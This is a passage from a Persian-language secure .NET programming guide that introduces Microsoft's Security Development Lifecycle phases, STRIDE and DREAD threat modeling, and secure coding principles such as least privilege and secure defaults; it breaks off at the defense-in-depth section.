عنوان مستند:

برنامه‌نویسی امن .Net

مرکز ماهر

تابستان ۱۳۹۶

فهرست مطالب

۱- فصل اول

۱-۱ مقدمه

مشکلات، خطاها و شکاف ها در منطق برنامه، دلایل اصلی آسیب پذیری نرم افزارهستند. تحلیل هایی که توسط متخصصین امنیت نرم افزار صورت گرفته اثبات کرده است که بیشتر آسیب پذیری‌ها به دلیل خطاها در برنامه نویسیهستند؛ بنابراین آموزش توسعه‌دهندگان نرم‌افزار در زمینهٔ کدنویسی امن به یک الزام برای سازمان‌ها تبدیل شده است.

مهاجمان سعی می کنند تا آسیب پذیری های امنیتی را در برنامه ها یا کارگزارها پیدا کنند و سپس از این آسیب پذیریها برای سرقت اطلاعات محرمانه، تخریب برنامه ها و داده ها و به دست گرفتن کنترل شبکه ها و سیستم های کامپیوتری استفاده کنند. تکنیک های صحیح برنامه نویسی و بهترین روشها را می توان برای تولید کد های با کیفیت به کارگرفت تا از حملات به برنامه های تحتوب جلوگیری کرد. برنامه نویسی امن یک راهکار دفاعی در مقابل حمله‌هایی است که سیستم‌های کاربردی راهدف گرفته اند.

این مستند یک منبع با ارزش برای توسعه‌دهندگان و برنامه نویسان نرم‌افزار خواهد بود که علاقه دارند برنامه های با امنیت بالا تولید کنند. این کار از طریق چرخهٔ تولید نرم‌افزار که شامل طراحی، پیاده‌سازی و استقرار برنامه ها می شود، امکانپذیر خواهد بود. مخاطب این مستند باید به زبان برنامه نویسی دات نت مسلط باشد.

دات نت به صورت گسترده توسط بسیاری از سازمانها به عنوان چارچوب اصلی برای تولید برنامه های کاربردی تحتوب به کار گرفته می شود. در این مستند به توسعه‌دهندگان نرم‌افزار آموزش داده خواهد شد که چگونه حفره های امنیتی را شناسایی و اقدام متقابل امنیتی را در طول چرخهٔ نرم‌افزار برای بهبود کلی کیفیت محصول پیاده‌سازی کنند

۱-۱-۱ اهداف مستند

این مستند اهداف زیر را دنبال می کند:

آشناسازی برنامه نویسان با امنیت برنامه های دات نت، معماری امنیتی ASP.NET و کمک به آنها در شناخت نیاز های امنیتی برنامه و تهدید های رایج چارچوب دات نت.

- بحث در مورد حملات امنیتی روی چارچوب دات نت و شرح چرخهٔ تولید نرم افزار امن.
- کمک به شناسایی تهدید های رایج در اسمبلیهای دات نت و معرفی فرایند حرکت در پشته.
- بحث در مورد نیاز به اعتبارسنجی ورودی، روش های مختلف اعتبارسنجی ورودی، حمله های رایج به اعتبارسنجی ورودی، آسیب پذیریهای کنترل اعتبارسنجی و بهترین روشها برای اعتبارسنجی ورودی.
- معرفی فرایند مجازشماری و احرازهویت و تهدید های رایج در این دو زمینه.
- بحث در مورد قواعد امنیتی برای توکن های مدیریت نشست، تهدید های رایج در مدیریت نشست، تکنیک های مدیریت نشست در ASP.NET و حمله های مختلف به نشست.
- معرفی اهمیت رمزنگاری در دات نت، انواع حمله های رمزنگاری در دات نت و فضا های نام رمزنگاری در دات نت.
- تشریح رمزگذاری متقارن و نامتقارن، مفاهیم درهم سازی، گواهینامه های دیجیتال و امضا های دیجیتال و XML.
- تشریح قواعد مدیریت خطای امن، سطوح مختلف مدیریت استثنا و ابزار های مختلف ثبت در دات نت.
- بررسی مفاهیم مدیریت فایل، نگرانیهای امنیتی در مدیریت فایل، حمله های حرکت در مسیر روی مدیریت فایل و تکنیک های دفاعی در مقابله با آن.

۲-۱-۱ چه چیزی آموزش داده خواهد شد؟

- افرادی که این مستند را مطالعه کنند در زمینه های زیر دانش به دست خواهند آورد:
- امکانات امنیتی چارچوب دات نت و قواعد مختلف برنامه نویسی امن
- مدل امنیتی زمان اجرای چارچوب دات نت، امنیت مبتنی بر نقش، امنیت دسترسی به کد و امنیت کتابخانه های کلاس.
- کنترل های مختلف اعتبارسنجی، تکنیک های کاهش آسیب پذیریهای کنترل اعتبارسنجی، تکنیک های دفاعی در مقابل حملات تزریق SQL و کدگذاری خروجی به منظور جلوگیری از حملات اعتبارسنجی ورودی
- تکنیک های دفاعی در مقابل حملات به نشست، امنیت کوکی و امنیت viewstate
- کاهش آسیب پذیری در مدیریت خطا در سطح کلاس، مدیریت خطا های مدیریت نشده و پیاده‌سازی امنیت لاگ ویندوز در مقابل حملات مختلف
- تکنیک های دفاعی در مقابل حملات حرکت در مسیر و تکنیک های دفاعی در مقابل حملات کانونیسازی
- کاهش آسیب پذیریها در فایل های پیکربندی ماشین، فایل های پیکربندی برنامه و روش های مرور امنیتی کد.

در ادامه موارد کلی مربوط به امنیت را برشمرده و در فصل های بعد موارد امنیی در دات نت را بررسی خواهیم کرد.

۲-۱ چرخه تولید امن

همه تولیدکنندگان نرم افزار باید به تهدیدات امنیتی توجه کنند. کاربران کامپیوتر در حال حاضر نیاز به نرم افزار قابل‌اعتماد و امن دارند و تولیدکنندگانی که به تهدیدات امنیتی به طور موثرتر از دیگران توجه می کنند می

توانند مزیت رقابتی در بازار به دست آورند. همچنین، در حال حاضر افزایش حس مسئولیت اجتماعی، تولیدکنندگان را وادار به ایجاد نرم افزار امن کرده است که نیاز به تعمیر کمتر و مدیریت امنیت کمتر دارد.

حریم خصوصی نیز نیازمند توجه است. چشمپوشی از نگرانیهای حریم خصوصی کاربران می تواند باعث قطع گسترش، دعوی قضایی، پوشش رسان های منفی و بیاعتمادی شود. تولیدکنندگانی که از حریم خصوصی کاربران محافظت می کنند اعتماد آنها را بدست می آورند و از رقبای خود متمایز می شوند. توسعه نرم افزار امن دارای سه عنصراست: بهترین تجربیات، بهبود فرآیند و معیار های آن.

در این مستند تمرکز روی دو عنصر اول است و معیار های آن از اندازهگیری چگونگی اعمال آنها به دست می آیند.

مایکروسافت فرآیند دقیق توسعهٔ نرم افزاری را پیادهسازی کرده است که بر این عناصر تمرکز داشته دارد. هدف به حداقل رساندن آسیب پذیری های مربوط به امنیت در طراحی، کد و مستندات است وهمچنین تشخیص و حذف هرچه زودتر آسیب پذیری در طول چرخهٔ حیات تولید است. این بهبودها تعداد و شدت آسیب پذیری های امنیتی را کاهش و حفاظت از حریم خصوصی کاربران را بهبود می دهد. تولید نرم افزار امن برای نرم افزاری که برای کاربرد های زیر توسعه یافته است الزامی است:

- در محیط تجاری
- پردازش اطلاعات شناسایی شخصی (PII) و یا دیگر اطلاعات حساس
- برای برقراری ارتباط منظم بر روی اینترنت یا شبکه های دیگر

چرخهٔ تولید امن (SDL) مایکروسافت یک فرایند تضمین امنیت نرم افزار پیشرو در صنعت است. به عنوان یک سیاست اجباری مایکروسافت از سال ۲۰۰۴، SDL بود که نقش مهمی در تعبیه امنیت و حریم خصوصی در نرم افزارها و فرهنگ مایکروسافت ایفا کرده است. با ترکیب رویکرد جامع و عملی، SDL امنیت و حریم خصوصی

را در ابتدا و در طول تمام مراحل فرایند تولید معرفی کرد. این باعث شد مایکروسافت پیشرفت های امنیتی قابل اندازهگیری و شناخته شد ه ای در محصولات پرچمدار خود از جمله ویندوز ویستا و SQL Server داشته باشد.

۱-۲-۱ فاز های چرخهٔ تولید امن

به طور کلی SDL از پنج فاز تشکیل شده است. دو نیازمندی قبل و بعد از SDL وجود دارند.

این فازها و نیازمندیها عبارتاند از:

- نیازمندی قبل از SDL: آموزش امنیتی
- فاز ۱: نیازمندیها
- فاز ۲: طراحی
- فاز ۳: پیادهسازی
- فاز ۴: وارسی
- فاز ۵: انتشار

نیازمندی پس از SDL: پاسخ

شکل زیر این فازها و نیازمندیها را نشان می دهد:

شکل ۱-۱: فازهای SDL

۱-۱-۲-۱ آموزش امنیتی

تمام اعضای تیم های تولید نرم افزار باید آموزش مناسب ببینند تا درباره مبانی امنیت و گرایش های جدید در امنیت و حریم خصوصی مطلع باشند. افرادی که برنامه های نرم افزاری تولید می کنند می بایست حداقل یک

بار در سال در یک کلاس آموزش امنیت شرکت کنند. آموزش امنیت می تواند تضمین کند که نرم افزار با در نظر گرفته شدن امنیت و حریم خصوصی تولید شده است و می تواند به تیم های تولید کمک کند که در مسالل امنیتی بهروز باشند. اعضای تیم پروژه به شدت تشویق می شوند تا آموزش های اضافی در مورد امنیت و حریم خصوصی که برای نیازها و محصولات آنها لازم است را فرا بگیرند.

مفاهیم کلیدی هستند که برای یک نرم افزار امن موفق لازم هستند. این مفاهیم را می توان به دو دسته کلی مفاهیم پایهای و مفاهیم پیشرفته امنیتی تقسیم کرد. هر عضو فنی تیم پروژه (توسعه دهنده، آزمونگر، مدیر برنامه) باید با این مفاهیم امنیتی آشنا باشد.

مفاهیم پایه ای شامل موارد زیر می شود:

- طراحی امنیتی: کاهش سطح حمله، دفاع در عمق، قانون حداقل امتیاز، پیشفرض های امن
- مدلسازی تهدید: مرور مدلسازی تهدید، طراحی برای یک مدل تهدید، کدنویسی برای یک مدل تهدید، آزمون برای یک مدل تهدید
- کدنویسی امن: سرریز بافر، خطا های محاسباتی اعداد صحیح، اسکریپتنویسی بین سایتی، تزریق SQL، رمزنگاری ضعیف، مشکلات کد مدیریت‌شده
- آزمون امنیتی: آزمون امنیت در مقابل آزمون عملکرد، ارزیابی ریسک، تابعولوژیهای آزمون، خودکارسازی آزمون
- حریم خصوصی: انواع داده حریم خصوصی، بهترین تجربیات طراحی حریم خصوصی، تحلیل ریسک، بهترین تجربیات تولید حریم خصوصی، بهترین تجربیات آزمون حریم خصوصی

آموزش مفاهیم پیشرفته ای که در ادامه آمده است یک دانش پایه ای برای پرسنل فنی فراهم می کند. هر قدر که زمان و منابع اجازه می دهد، پیشنهاد می شود که مفاهیم پیشرفته بیشتری را بررسی کنید. مثال هایی

از این مفاهیم عبارت‌اند از: طراحی و معماری امنیتی، طراحی واسط کاربری، جزییات نگرانیهای امنیتی، فرایند های پاس امنیتی و پیاده‌سازی روش های خاص کاهش تهدید

تمام تولیدکنندگان، آزمونگرها و مدیران برنامه باید حداقل یک برنامهٔ آموزشی امنیتی را در سال بگذرانند.

حداقل ۸۰ درصد اعضای تیم پروژه که روی محصولات و خدمات کار می کنند باید با استاندارد هایی که قبلا لیست شد قبل از انتشار محصول یا خدمت موافقت داشته باشند.

۲-۱-۲-۱ فاز یک: نیازمندیها

فاز نیازمندیهای SDL شامل درک پروژه «درنظر گرفتن امنیت در یک سطح پایهای» و تحلیلهزینه «تعیین اینکه آیاهزینه های تولید و پشتیبانی برای بهبود امنیت با نیاز های تجاری سازگارهستند» می شود.

نیازمندیهای امنیتی:

یک پرسشنامه کوتاه ایجاد کنید تا مشخص شود که آیا تیم تولید شما با سیاست های SDL تطابق دارد یا خیر.

تیم یا شخصی را که مسیول ردگیری و مدیریت امنیت محصول است را مشخص کنید. این تیم یا شخص تنها مسیول تضمین اینکه انتشار نرم افزار امن است نیست بلکه مسیولهماهنگی و ارتباطات درباره وضعیتهر مساله امنیتی نیزهست.

مطمئن شوید که ابزار گزارش باگ می تواند باگ های امنیتی را ردگیری کند و پایگاه داده را می توان درهر لحظه برای تمام باگ های امنیتی جستجو کرد.

یک بار باگ های امنیتی برای پروژه تعریف و مستند کنید. این مجموعه از معیارها یک سطح کمی نه امنیتی را ایجاد می کند. تعریف آن در شروع پروژه درک ریسک های مرتبط با مسالل امنیتی را بهبود می بخشد. این باگ بار هیچگاه نباید ساده شود حتی اگر به تاری های انتشار پروژه نزدیک می شویم.

اگر برنامه شما از کد های شخص ثالث دارای مجوز استفاه می کند که به‌تازگی به این انتشار اضافه شده است، شما باید مطمئن شوید که یک قید در قرارداد مجوز وجود دارد که شخص ثالث را به ارالهٔ مدرک اثبات سازگاری با یک لیست از پیش تعریفشده از نیازمندیهای SDL ملزم می کند.

۳-۱-۲-۱ فاز دو طراحی:

فاز طراحی زمانی است که شما طرحریزی می کند که چگونه پروژه خود را در فرایند SDL پیش خواهید برد. در طول فاز طراحی شما بهترین تجربه هایی که باید برای این فاز دنبال کنید مشخص می کنید و تحلیل ریسک می کنید تا تهدیدها و نقاط ضعف در نرم افزار خود را شناسایی کنید.

بهترین زمان برای تاثیرگذاری روی طراحی یک پروژه ابتدای چرخهٔ حیات آن است. توصیف های عملکردی ممکن است نیاز به توصیف امکانات امنیتی یا حریم خصوصی داشته باشند که مستقیما در اختیار کاربر قرار می گیرند؛ مانند نیاز به احرازهویت کاربر برای دسترسی به داده خاص یا موافقت کاربر قبل از استفاده از یک امکان دارای ریسک بالا از نظر حریم خصوصی. توصیف های طراحی باید چگونگی پیاده‌سازی این امکانات و چگونگی پیاده‌سازیهمه عملکردها به عنوان امکانات امن را شرح بدهد. امکانات امن، امکاناتی هستند که با توجه به امنیت به خوبی مهندسی شد ه اند نظیر اعتبارسنجی دقیق داده ها قبل از پردازش آنها.

مدلسازی تهدید یکی دیگر از فعالیت های امنیتی حیاتی است که باید در فاز طراحی کامل شود.

مدلسازی تهدید

برای نگرانیهای امنیتی، مدلسازی تهدید یک فرآیند سیستماتیک است که برای شناسایی تهدیدات و آسیب پذیری در نرم افزار استفاده می شود. شما باید مدلسازی تهدید را در طول طراحی پروژه کامل کنید.

یک تیم نمی تواند نرم افزار امن بسازد مگر اینکه داراییهای پروژه که از آن محافظت می کند را درک کند.


مدلسازی تهدید یک تکنیک مهندسی است که شما برای کمک به شناسایی تهدیدها، حمله ها، آسیب پذیر آسیب پذیریها و اقدامات متقابل در زمینهٔ سناریو برنامه می توانید استفاده کنید. فعالیت مدلسازی تهدید به شما کمک می کند تا:

- اهداف امنیتی خود را شناسایی کنید.
- تهدیدات مرتبط را شناسایی کنید.
- آسیب پذیریها و اقدامات متقابل مرتبط را شناسایی کنید.

از مدلسازی تهدید برای موارد زیر استفاده می شود:

- شکل دادن به طراحی برنامه برای رسیدن به اهداف امنیتی.
- کمک تصمی مگیری در طول تصمی مات کلیدی مهندسی.
- کاهش خطر بروز مسالل امنیتی در طول توسعه و عملیات.

پنج گام اصلی مدلسازی تهدید در شکل زیر نشان داده شده است.



شکل ۱-۲: فرآیند مدلسازی تهدید

شما باید مدل تهدید خود را به تدریج با انجام مکرر قدم ۲ تا قدم ۵ تصحیح کنید. شما قادر خواه ید بود با حرکت در چرخهٔ عمر توسعهٔ برنامه و کشف بیشتر در مورد طراحی برنامه جزئیات بیشتری را اضافه کنید.

پنج قدم مدلسازی تهدید عبارت‌اند از:

مرحله ۱- شناسایی اهداف امنیتی: اهداف روشن به تمرکز فعالیت های مدلسازی تهدید و تعیین مقدار تلاش برای گذراندن مراحل بعدی کمک می کند.

مرحله ۲- ایجاد مرور کلی برنامه: جزء به جزء نوشتن ویژگیها و نقش های مهم برنامه به شما کمک می کند تا تهدیدات مربوطه را در طول مرحلهٔ ۴ شناسایی کنید.

مرحله ۳- تجزیهٔ برنامه: درک دقیق از مکانیسم برنامه، کشف تهدیدات مرتبطتر و دقیقتر را آسانتر می کند.

مرحله ۴- شناسایی تهدیدات: از جزلیات مراحل ۲ و ۳ برای تشخیص تهدید های مربوط به سناریو و متن برنامهتان استفاده کنید.

مرحله ۵- شناسایی آسیب پذیری: لایه های برنامه برای شناسایی نقاط ضعف مربوط به تهدیدات مرور می شوند. استفاده از دسته بندی آسیب پذیری به شما در تمرکز روی مناطقی که اغلب اشتباهات رخ می دهد، کمک می کند.

دو مدل رایج را برای شناسایی تهدیدات را در ادامه بررسی می کنیم.

۱- مدل STRIDE

STRIDE یک طرح طبقه بندی برای تشخیص تهدیدات شناخته شده با توجه به نوع بهره برداری که استفاده می شود. کلمهٔ STRIDE از حرف اول هر یک از مقوله های زیر ساخته شده است:

جعل هویت (**Spoofing Identity**) خطر کلیدی برای برنامه های کاربردی که کاربران زیادی دارند ولی یک زمینهٔ اجرا در سطح برنامه کاربردی و پایگاه داده فراهم می کنند. بدین معنا که کاربران نباید قادر به تبدیل شدن به کاربر دیگر یا گرفتن صفات کاربر دیگر باشند.

دستکاری داده (**Tampering with Data**) کاربران بطور بالقوه می توانند داده هایی که به آنها تحویل داده شده را تغییر داده، بازگشت دهند و در نتیجه به طور بالقوه اعتبارسنجی سمت کارخواه، نتایج GET و POST، کوکیها، سرآیند HTTP و غیره را دستکاری کنند. برنامه نباید داده هایی، مانند نرخ و یا دورهٔ بهره که تنها از داخل خود نرم افزار قابل حصول هستند را به کاربر ارسال کند. نرم افزارهمچنین باید به دقت داده های دریافت شده از کاربران را بررسی و سالم و قابل اجرا بودن آن را قبل از ذخیره سازی و استفاده اعتبارسنجی کند.

انکار (**Repudiation**): اگر بازرسی یا ثبت فعالیت کاربران ناکافی باشد، کاربران ممکن است اختلاف معاملاتی پیدا کنند. برای مثال، اگر یک کاربر می گوید: «من هیچ پولی به این حساب خارجی انتقال ندادم!» و شما نتوانید

فعالیت های او را از طریق برنامه پیگیری کنید، پس به احتمال زیاد تراکنش باید از دست رفته تلقی شود؛ بنابراین، در نظر بگیرید که آیا برنامه نیاز به کنترل عدم انکار، مانند لاگ دسترسی وب و مسیر های بازرسی درهر لایه دارد یا خیر.

افشای اطلاعات (Information Disclosure) کاربران نگران ارسال جزییات اطلاعات خصوصی به یک سیستم هستند. اگر یک مهاجم امکان فاش کردن عمومی داده های کاربر، چه ناشناس و یا به عنوان یک کاربر مجاز را داشته باشد، این مساله باعث از بین رفتن اعتماد و از دست رفتن شهرت خواهد شد؛ بنابراین، برنامه های کاربردی باید دربردارنده کنترل قوی برای جلوگیری از دستکاری و سواستفاده از شناسه کاربر باشند، به خصوص اگر آنها از یک زمینهٔ واحد برای اجرای کل برنامه استفاده می کنند.

انکار خدمت (Denial of Service): طراحان برنامه باید آگاه باشند که برنامه هایشان ممکن است در معرض حملهٔ انکار خدمت باشد؛ بنابراین، استفاده از منابع پرهزینه مانند فایل های بزرگ، محاسبات پیییده، جستجو های سنگین، یا پرس و جو های طولانی باید برای کاربران معتبر و مجاز و نه کاربران ناشناس، رزرو شده باشد.

برای برنامه های کاربردی، به منظور جلوگیری از حملات ساده انکار خدمت، هر جنبه از برنامه باید مهندسی شود تا کمترین کار ممکن را انجام دهد، از پرس و جو های سریع و معدود پایگاه داده استفاده کند و از ارایه فایل های بزرگ و پیوند های منحصر بفرد به ازایهر کاربر خودداری کند.

ارتقاء امتیازات (Elevation of Privilege): اگر یک برنامهٔ کاربران و نقش های مدیریتی متمایز فراهم می کند، باید اطمینان حاصل کند که کاربر نمی تواند نقش خود را به یک امتیاز بالاتر ترفیع دهد. فقط عدم نمایش لینک های امتیاز دار به نقشها کافی نیست. در عوضهمه عملیات باید از یک ماتریس حقوق دسترسی بگذرند تا تضمین شود که نقش های مجاز قادر به دسترسی به عملکرد های خاصهستند.

۲- مدل DREAD

DREAD یک شمای طبقه بندی برای شمارش، مقایسه و اولویتبندی تعداد ریسک های پیداشده برایهر تهدید ارزیابی شده است.

مدلسازی DREAD روی نحوهٔ تفکر در مورد تنظیم نرخ ریسک تاثیر می گذارد وهمچنین به صورت مستقیم برای مرتب سازی ریسکها به کار می رود. الگوریتم DREAD که در زیر نشان داده شده است برای محاسبه ارزش ریسک به کار می رود که میانگین همه پنج رده است.

Risk_DREAD=

(DAMAGE+REPRODUCIBILITY+EXPLOITABILITY+AFFECTED_USERS+DISCOVERABILITY) / 5

این محاسبه همیشه عددی بین صفر و ده ایجاد می کند. هر چه این عدد بیشتر باشد ریسک جدیتر است

کلمهٔ DREAD از حروف اول هر کدام از طبقات زیر ساخته شده است. در اینجا مثال های از نحوهٔ شمارش رده های DREAD آورده ایم:

پتانسیل خرابی (Damage Potential): اگر یک تهدید عملی شود، چقدر خرابی به بار می آورد:

- صفر=هیچ خرابی.
- ۵= داده های یک کاربر منفرد فاش می شود یا تاثیر می پذیرد.
- ۱۰= تخریب کل سیستم یا داده ها.

قابلیت تکرار (Reproducibility): سادگی تکرار یک تهدید چقدر است؟

- ۰ = خیلی مشکل یا غیرممکن، حتی برای مدیران برنامهٔ کاربردی.
- ۵ = یک یا دو گام موردنیاز است، ممکن است نیاز به یک کاربر مجاز باشد.
- ۱۰ = فقط یک مرورگر وب و نوار آدرس کافی است، بدون احرازهویت.

قابلیت بهره برداری (Exploitability): برای بهره برداری از یک تهدید چه چیزی موردنیاز است؟

- ۰ = برنامه نویسی پیشرفته و دانش شبکه، استفاده از ابزار سفارشی یا پیشرفته حمله
- ۵ = بدافزار روی اینترنت وجود دارد یا یک تهدید با استفاده از ابزار های حمله موجود به سادگی عملی می شود.
- ۱۰ = فقط یک مرورگر وب

کاربران متاثر (Affected Users): چه تعداد از کاربران تاثیر می پذیرند؟

- ۰ = هیچکدام
- ۵ = برخی از کاربران، نه همه آنها
- ۱۰ =همه کاربران

قابلیت کشف (Discoverability): سادگی کشف این تهدید چقدر است؟

- ۰ = خیلی مشکل یا غیرممکن. نیاز به کد برنامه یا دسترسی مدیریتی است.
- ۵ = می توان آن را با حدس زدن یا نظارت بر رده های شبکه پیدا کرد.
- ۹ = جزییات مشکلاتی نظیر این در دسترس عموم قرار دارد و با استفاده از موتور های جستجو به راحتی قابل کشف است.
- ۱۰ = اطلاعات در نوار آدرس مرورگر وب یا در یک فرم قابل مشاهده است.

نکته: هنگام بررسی امنیتی یک برنامهٔ کاربردی موجود، قابلیت کشف معمولا ۱۰ در نظر گرفته می شود، چون فرض می شود که مشکلات امنیتی کشف خواهند شد.

۴-۱-۲-۱ فاز سه پیاده‌سازی:

فاز پیاده‌سازی جایی است که کاربر ن هایی نرم افزار شما در درجهٔ اول اهمیت قرار دارد. در این فاز شما مستندات و ابزاری را ایجاد می کنید که کارخواه برای تصمی مگیری در مورد چگونگی استقرار امن نرم افزار شما به کار می برد. فاز پیاده‌سازی زمانی است که شما بهترین تجربیات پیاده‌سازی برای تشخیص و حذف مسالل امنیتی و حریم خصوصی را ایجاد می کنید.

- هر انتشار از نرم افزار باید از نظر طراحی، تنظیمات پیشفرض و استقرار امن باشد. با این حال افراد به صورت های گوناگونی از برنامه ها استفاده می کنند وهمه از تنظیمات پیشفرض برنامه استفاده نمی کنند. شما باید به کاربران به اندازه کافی اطلاعات امنیتی بدهید که بتوانند درباره چگونگی استقرار امن برنامه تصمیمات آگاهانه بگیرند.
- تیم تولید، مدیریت برنامه و تیم های تجربهٔ کاربری باید جلساتی برگزار کنند تا اطلاعاتی را که کاربران باید برای استفاده امن از نرم افزار داشته باشند، شناسایی و دربارهٔ آن بحث کنند.
- تیم های تجربه کاربری باید یک طرح برای ایجاد مستندات امنیتی کاربری ایجاد کنند. این طرح باید برنامهریزیها و نیاز های پرسنلی را در بر بگیرد. منتقل کردن جنبه های امنیتی برنامه به کاربر به صورت واضح و دقیق به اندازه تضمین عدم آسیب پذیری کد برنامه و عملکرد آن اهمی ت دارد.
- برای انتشار های جدید از برنامه های موجود، نظرات را دربارهٔ مشکلات و چالش هایی که کاربرانهنگام امنسازی نسخه های قبلی داشت ه اند، جمعآوری کنید.
- اطلاعات پیکربندیهای امن را به صورت جداگانه یا به عنوان بخشی از مستندات پیشفرض محصول و یا فایل های کمک ارایه کنید.

۵-۱-۲-۱ فاز چهار وارسی:

وارسی در طول فاز وارسی، شما تضمین می کنید که کد شما اصول امنیتی را که در فاز های قبلی ایجاد کرد هاید، رعایت می کند. این از طریق آزمون امنیتی و حریم خصوصی و یک بررسی امنیتی انجام می شود. بررسی امنیتی یک تمرکز تیمی روی به روزرسانیهای مدل تهدید، مرور کد، آزمون و مرور مستندات و ویرایش آن است. یک مرور حریم خصوصی انتشار عمومی نیز در طول این فاز کامل می شود.

آزمون امنیتی دو حیطه از مسالل را در برمی گیرد:

- محرمانگی، جامعیت و دسترسپذیری نرم افزار و داده های مورد پردازش نرم افزار. این حیطه شاملتمام امکانات و عملکرد طراحیشده برای کاهش تهدید هایی است که در مدل تهدید توصیف شد ه اند.
- عدم وجود مسایلی که ممکن است منجر به آسیب پذیری های امنیتی بشوند؛ مثلا یک سرریز بافر در کد که داده ها را تجزیه می کند ممکن است به نحوی از آن استفاده شود که مشکلات امنیتی ایجاد کند.

۶-۱-۲-۱ فاز پنج انتشار:

در فاز انتشار شما نرم افزار را برای مصرف عمومی آماده می کنید یا به عبارت دیگر شما خود و تیمتان را برای آنچه که با قرار گرفتن نرم افزار شما در دستان کاربر اتفاق می افتد آماده می کنید. یکی از مفاهیم اساسی در فاز انتشار طراحی یک طرح از عملیات برای زمانی است که یک آسیب پذیری امنیتی یا حریم خصوصی در نرم افزار شما کشف شود. تا اینجا یک مرور ن هایی امنیتی و مرور حریم خصوص قبل از انتشار لازم است.

قبل ازهر انتشار عمومی (شامل انتشار های تستی آلفا و بتا) پرسشنامه حریم خصوصی SDL را برای هر تغییر حریم خصوصی مهمی که در وارسی پیاده‌سازی ایجاد شده است، پر کنید. تغییرات مهم شامل نمایش رفتار جدید، جمعآوری انواع داد های متفاوت و تغییر زیاد در متن یک اطلاعیه می شود. با وجود اینکه نیازمندیهای حریم

خصوصی باید قبل ازهر انتشار عمومی کد مدیریت شوند، نیازی به مدیریت نیازمندیهای امنیتی قبل از انتشار عمومی نیست. با این حال شما باید یک مرور نهایی امنیتی را قبل از انتشار نهایی کامل کنید.

۷-۱-۲-۱ نیازمندی پس از SDL: پاسخ

پس از انتشار یک برنامهٔ نرم افزاری، تیم تولید محصول باید برای پاس دهی بهبهر آسیب پذیری امنیتی ممکن یا مساله حریم خصوصی که نیاز به یک پاس دارد، در دسترس باشد. به علاوه یک طرح پاس ایجاد کنید که شامل آماده سازی برای مسائل بالقوه پس از انتشار باشد.

۳-۱ کدنویسی امن چیست؟

برنامه نویسی امن نوشتن کدی است که هیچگونه حمل های روی آن کد نتواند صورت گیرد. تحقیقات ثابت کرده است که نقص‌ها، اشکالات و معایب منطقی دلایل عمومی آسیب پذیری در سیستم‌ها می باشند. تجزیه و تحلیل‌ها نشان داده است که دلایل آن، اشتباهات رایج برنامه نویسی و شیوه های برنامه نویسی ناامن است. با شناسایی این روش های ناامن کدنویسی که منجر به اینگونه خطاها می شود و آموزش برنامه نویسی در مورد روش های امن جایگزین، سازمان‌ها می توانند گام های پیشگیرانه ای در کاهش یا حذف آسیب پذیریها در نرم‌افزار قبل از استقرار بردارند.

۱-۳-۱ قواعد کدنویسی امن

قواعد امنیتی برای کدنویسی امن را می توان به صورت زیر برشمرد:

- به حداقل رساندن سطح حمله
- ایجاد پیشفرض های امن
- قانون حداقل امتیاز
- قانون دفاع در عمق

- شکست امن
- عدم اعتماد به سرویسها
- جداسازی وظایف
- خودداری از امنیت بر مبنای ابهام
- اصلاح درست مشکلات امنیتی

۱-۱-۳-۱ به حداقل رساندن سطح حمله

هر امکانی که به یک برنامهٔ کاربردی اضافه می شود، مجموع های از ریسکها را به کل برنامه اضافه می کند. هدف تولید امن کاهش ریسک کلی با کاهش سطح حمله است.

به عنوان مثال یک برنامه کاربردی تحتوب یک راهنمای برخط با امکان جستجو پیاده‌سازی می کند.

عملکرد جستجو ممکن است در برابر حملات تزریق SQL آسیب پذیر باشد. اگر امکان راهنما محدود به کاربران مجاز باشد، احتمال حمله کاهش می یابد. اگر عملکرد جستجوی امکان راهنما از روتین های مرکزی اعتبارسنجی داده بگذرد، امکان انجام تزریق SQL به طور قابل توجهٔ کاهش می یابد. با این حال اگر امکان راهنما بازنویسی شود تا عملکرد جستجو حذف شود (مثلا از طریق یک واسط کاربری بهتر)، این کار تقریبا سطح حمله را از بین می برد حتی اگر امکان راهنما از طریق اینترنت در دسترس همگان قرار بگیرد.

۲-۱-۳-۱ ایجاد پیشفرض های امن

روش های زیادی برای انتقال یک تجربه به کاربران وجود دارد. با این حال به صورت پیشفرض این تجربه باید امن باشد و خود کاربران در صورتی که مجاز باشند باید امنیت خودشان را کاهش دهند.

به عنوان مثال به صورت پیشفرض تغییر کلمهٔ عبور به صورت دور های و کلمه های عبور پیییده باید فعال باشد. کاربران ممکن است مجاز باشند که این دو امکان را غیرفعال کنند تا استفاده از برنامه کاربردی برای آنها آسان باشد و ریسک خود را افزایش بدهند.

۳-۱-۳-۱ قانون حداقل امتیاز

قانون حداقل امتیاز پیشنهاد می کند که حسابها حداقل مقدار امتیاز لازم برای اجرای فرایند های تجاریشانرا داشته باشند. این شامل حقوق کاربران، مجوز های منابع نظیر محدودیت های CPU، حافظه، شبکه و مجوز های سیستم فایل می شود.

برای مثال یک کارگزار میان افزار فقط نیاز به دسترسی به شبکه، دسترسی خواندن از پایگاه داده و توانایی نوشتن در یک فایل لاگ را دارد. تحت هیچ شرایطی نباید به این می انافزار امتیازات مدیریتی داده شود.

۴-۱-۳-۱ قانون دفاع در عمق

